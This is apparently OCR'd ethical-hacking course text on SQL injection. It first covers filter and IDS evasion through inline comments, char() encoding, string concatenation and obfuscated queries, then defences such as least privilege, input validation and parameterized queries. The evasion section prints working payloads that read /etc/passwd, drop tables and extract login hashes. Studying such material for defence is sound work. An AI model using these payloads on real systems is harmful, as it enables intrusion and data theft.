
Evade signatures that filter white spaces. In this technique, white spaces between SQL keywords are replaced by inserting in-line comments.

`/* … */` is used in SQL to delimit multirow comments

```
UNION/**/SELECT/**/
'/**/OR/**/1/**/=/**/1
```

This allows spreading the injection commands through multiple fields.

```
USERNAME:  ' or 1/*
PASSWORD:  */ =1 –
```



Evasion Technique: Char Encoding

- Char () function can be used to inject SQL injection statements into MySQL without using double quotes

Inject without quotes (string = "%"):

```
' or username like char(37);
```

Check for existing files (string = "n.ext"):

```
' and 1=( if(
(load_file(char(110,46,101,120,116))
<>char(39,39)),1,0));
```

Load files in unions (string = "/etc/passwd"):

```
' union select 1,
(load_file(char(47,101,116,99,47,112,
97,115,115,119,100))),1,1,1;
```

Inject without quotes
(string = "root"):

```
' union select * from users where
login = char(114,111,111,116);
```

Evasion Technique: Char Encoding

To evade IDSs/IPSs, attackers use Char()function to inject SQL injection statements into MySQL without using double quotes.

Load files in unions

```
(string = "/etc/passwd"):
' union select 1,
(load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
```

Inject without quotes


```
(string = "%"):' or username like char(37);
```

Inject without quotes

```
(string = "root")
' union select * from users where login = char(114,111,111,116);
```

Check for existing files

```
(string = "n.ext"):
' and 1=( if( (load_file(char(110,46,101,120,116))<>char(39,39)),1,0));
```



Evasion Technique: String Concatenation

Split instructions to avoid signature detection by using execution commands that allow you to concatenate text in a database server

Oracle: `'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'`

MS SQL: `'; EXEC ('DRO' + 'P T' + 'AB' + 'LE')`


MYSQL: `'; EXECUTE CONCAT('INSE','RT US','ER')`

Compose SQL statement by concatenating strings instead of parameterized query

Evasion Technique: String Concatenation

The SQL engine builds a single string from multiple pieces so the attacker, with the help of concatenation, breaks up identifiable keywords to evade intrusion detection systems. Concatenation syntaxes may vary from database to database.

Split instructions to avoid signature detection by using execution commands that allow concatenating text in a database server.


SEL
+
ECT US
+
ER
>
SELECT USER
DROP TABLE
<
LE
+
AB
+
P T
+
DRO
INSE
+
RT US
+
ER
>
INSERT USER

Split instructions to avoid signature detection by using execution commands that allow to concatenate text in a database server


Oracle: `'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'`

MS SQL: `'; EXEC ('DRO' + 'P T' + 'AB' + 'LE')`

MYSQL: `'; EXECUTE CONCAT('INSE','RT US','ER')`

Compose SQL statement by concatenating strings instead of parameterized query

FIGURE 14.27: Evading Techniques by Using String Concatenation



Evasion Technique: Obfuscated Codes

Obfuscated "qwerty"

Examples of obfuscated codes for the string "qwerty":

```
Reverse(concat(if(1,char(121),2),0x74, right(left(0x567210,2),1),
lower(mid('TEST',2,1)),replace(0x7074, 'pt','w'),char(instr(123321,33)+110)))

Concat(unhex(left(crc32(31337),3)-400), unhex(ceil(atan(1)*100-2)),
unhex(round(log(2)*100)-4), char(114),char(right(cot(31337),2)+54), char(pow(11,2)))
```

An example of bypassing signatures (obfuscated code for request):

The following request corresponds to the application signature:

```
/?id=1+union+(select+1,2+from+test.users)
```

The signatures can be bypassed by modifying the above request:

```
/?id=(1)unIon(selEct(1),mid(hash,1,32)from(test.users))
/?id=1+union+(sELect'1',concat(login,hash)from+test.users)
/?id=(1)union(((((((select(1),hex(hash)from(test.users))))))))
```

Evasion Technique: Obfuscated Codes

Attackers obfuscate code so that they are not recognized by the intrusion detection system.

Examples of obfuscated codes for the string "qwerty":

```
Reverse(concat(if(1,char(121),2),0x74,right(left(0x567210,2),1),
lower(mid('TEST',2,1)),replace(0x7074,
'pt','w'),char(instr(123321,33)+110)))

Concat(unhex(left(crc32(31337),3)-400),unhex(ceil(atan(1)*100-2)),
unhex(round(log(2)*100)-4),       char(114),char(right(cot(31337),2)+54),
char(pow(11,2)))
```


An example of bypassing signatures (obfuscated code for request):

The following request corresponds to the application signature:

```
/?id=1+union+(select+1,2+from+test.users)
```

The signatures can be bypassed by modifying the above request:

```
/?id=(1)unIon(selEct(1),mid(hash,1,32)from(test.users))

/?id=1+union+(sELect'1',concat(login,hash)from+test.users)

/?id=(1)union(((((((select(1),hex(hash)from(test.users))))))))
```



Module Flow

SQL Injection Concepts
Testing for SQL Injection
Types of SQL Injection
Blind SQL Injection
SQL Injection Methodology
Advanced SQL Injection
SQL Injection Tools
Evasion Techniques
Counter-measures


Module Flow

So far, we have discussed various concepts and topics that help you penetrate the web application or network to test for SQL vulnerabilities. Now we will discuss the countermeasures to be applied to protect web applications against SQL injection attacks. A countermeasure is an act or method, device, or system that can be used to avoid the side effects of vulnerabilities and malicious events that can in turn compromise the assets of an organization or computer in a network. This can be a response to defend the negative event.

SQL Injection Concepts	Advanced SQL Injection
Testing for SQL Injection	SQL Injection Tools
Types of SQL Injection	Evasion Techniques
Blind SQL Injection	Countermeasures

SQL Injection Methodology

This section highlights various SQL injection countermeasures.



How to Defend Against SQL Injection Attacks

Why Web Applications are Vulnerable to SQL Injection Attacks?

- ✗ Database server runs OS commands
- ✗ Using privileged account to connect to the Database
- ✗ Error message revealing important information
- ✗ No Data validation at the Server

- Run database service account with minimal rights ✓
- Disable commands like xp_cmdshell ✓

- Monitor DB traffic using an IDS, WAP ✓
- Use low privileged account for DB connection ✓

- Suppress all error messages ✓
- Use custom error messages ✓

- Filter All Client Data ✓
- Sanitize Data ✓

How to Defend Against SQL Injection Attacks

Implementing consistent coding standards, minimizing privileges, and firewalling the server help in defending against SQL injection attacks.

Minimizing Privileges

Developers generally neglect security aspects while creating a **new application**, and tend to leave those matters to the end of the development cycle. However, security matters should be a priority, and adequate steps must be incorporated during the development stage itself. It is important to create a **low-privilege account** first, and begin to add permissions only as they are needed. The benefit to addressing security early is that it allows developers to address security concerns as features are added, so they can be identified and fixed easily. In addition, developers become much more familiar with the security framework, if they are forced to comply with it throughout the **project's lifetime**. The payoff is usually a more secure product that does not require the last minute security scramble that inevitably occurs when customers complain that their security policies do not allow applications to run outside of the system administrator's context.

Implementing Consistent Coding Standards

Successful planning of the whole **security infrastructure** that would be integrated into a product should be carried out. Apart from this, a set of standards and policies with which every developer must comply should be laid down.


Take, for example, a policy for performing data access. Developers are generally allowed to use whatever data access method they like. This usually results in a multitude of data access methods, each exhibiting unique security concerns. A more prudent policy would be to dictate certain guidelines that guarantee similarity in each developer's routines. This consistency would greatly enhance both the maintainability and security of the product, provided the policy is sound.

Another useful coding policy is to ensure that all input validation checks are performed on the server. Although it is sometimes a performance technique to carry out data entry validation on the client, since it minimizes round-trips to the server, it should not be assumed that the user is actually conforming to that validation when they post information. In the end, all input validation checks should occur on the server.

Firewalling the SQL Server

It is a good idea to firewall the server so that only trusted clients can contact it—in most web environments, the only hosts that need to connect to SQL Server are the administrative network (if one is there) and the web server(s) that it services. Typically, SQL Server needs to connect only to a backup server. **SQL Server 2000** listens by default on named pipes (using Microsoft networking on **TCP ports 139 and 445**) as well as **TCP port 1433** and **UDP port 1434** (the port used by the SQL "Slammer" worm). If the server lockdown is good enough, it should be able to help mitigate the risk of the following:

- Developers uploading unauthorized/insecure scripts and components to the web server
- Misapplied patches
- Administrative errors




How to Defend Against SQL Injection Attacks (Cont'd)

- Make no assumptions about the size, type, or content of the data that is received by your application
- Test the size and data type of input and enforce appropriate limits to prevent buffer overruns
- Test the content of string variables and accept only expected values
- Reject entries that contain binary data, escape sequences, and comment characters
- Never build Transact-SQL statements directly from user input and use stored procedures to validate user input
- Implement multiple layers of validation and never concatenate user input that is not validated

How to Defend Against SQL Injection Attacks (Cont'd)

Attackers use SQL injections to gain unauthorized access into the system or network. The following things should be done to defend against SQL injection attacks.

- Make no assumptions about the size, type, or content of the data that is received by your application.
- Test the size and data type of input and enforce appropriate limits to prevent buffer overruns.
- Test the content of string variables and accept only expected values.
- Reject entries that contain binary data, escape sequences, and comment characters.
- Never build Transact-SQL statements directly from user input and use stored procedures to validate user input.
- Implement multiple layers of validation and never concatenate user input that is not validated.



How to Defend Against SQL Injection Attacks: Use Type-Safe SQL Parameters

- Enforce Type and length checks using Parameter Collection so that input is treated as a literal value instead of executable code

```
SqlDataAdapter myCommand = new SqlDataAdapter("AuthLogin", conn);
myCommand.SelectCommand.CommandType = CommandType.StoredProcedure; SqlParameter
parm = myCommand.SelectCommand.Parameters.Add("@aut_id", SqlDbType.VarChar, 11);
parm.Value = Login.Text;
```

In this example, the `@aut_id` parameter is treated as a literal value instead of as executable code. This value is checked for type and length.

Example of Vulnerable and Secure Code:

Vulnerable Code

```
SqlDataAdapter myCommand =
new SqlDataAdapter("LoginStoredProcedure
'" +
Login.Text + "'", conn);
```

Secure Code

```
SqlDataAdapter myCommand = new
SqlDataAdapter( "SELECT aut_lname,
aut_fname FROM Authors WHERE aut_id =
@aut_id", conn); SQLParameter parm =
myCommand.SelectCommand.Parameters.Add
("@aut_id", SqlDbType.VarChar, 11);
Parm.Value = Login.Text;
```

How to Defend Against SQL Injection Attacks: Use Type-Safe SQL Parameters

Use type-safe SQL parameters with stored procedures or dynamically constructed SQL command strings. Various parameter collections provide type checking and length validation. For example, a SQL parameter collection can be used. Type and length checks can be enforced using a Parameter Collection. Consider the following example in which input "@aut_id" is treated as a literal value instead of executable code.

```
SqlDataAdapter myCommand = new SqlDataAdapter("AuthLogin", conn);
myCommand.SelectCommand.CommandType = CommandType.StoredProcedure;
SqlParameter parm = myCommand.SelectCommand.Parameters.Add("@aut_id",
SqlDbType.VarChar, 11);
parm.Value = Login.Text;
```

The @aut_id value is checked for type and length.

